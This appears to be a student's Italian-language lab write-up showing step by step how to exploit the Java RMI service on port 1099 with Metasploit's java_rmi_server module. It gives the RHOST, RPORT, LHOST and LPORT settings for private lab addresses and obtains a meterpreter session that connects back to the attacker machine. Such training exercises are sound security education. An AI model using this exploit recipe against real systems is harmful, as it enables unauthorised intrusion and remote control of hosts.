
S7_L5

Per lo svolgimento rell'esercizio bisogna impostare gli ip specifici delle due macchine

192.168.11.111 per la macchina attaccante

192.168.11.112 per la macchina target

Una volta aver confermato la possibile comunicazione tramite il comando ping si può avviare metasploit con il comando msfconsole.



Come richiesto dall'esercizio di sfruttare la vulnerabilità sulla porta 1099-Java RMI.

Dunque si utilizza il comando search rmi.

Ottenuti i vari moduli si utilizza nella sezione msf6 > il comando use exploit/multi/misc/java_rmi_server e da qui si configurano i vari parametri.


set RHOST 192.168.11.112 (ip macchina target)

set RPORT 1099 (porta specifica macchina target)

set LHOST 192.168.11.111 (ip macchina attaccante)

set LPORT 4444 (porta libera macchina attaccante)

Ora si utilizza il comando run.



Da qui si ha la sessione meterpreter.

Dunque, come richiesto dall'esercizio, si utilizzano in successione i comandi ifconfig e route.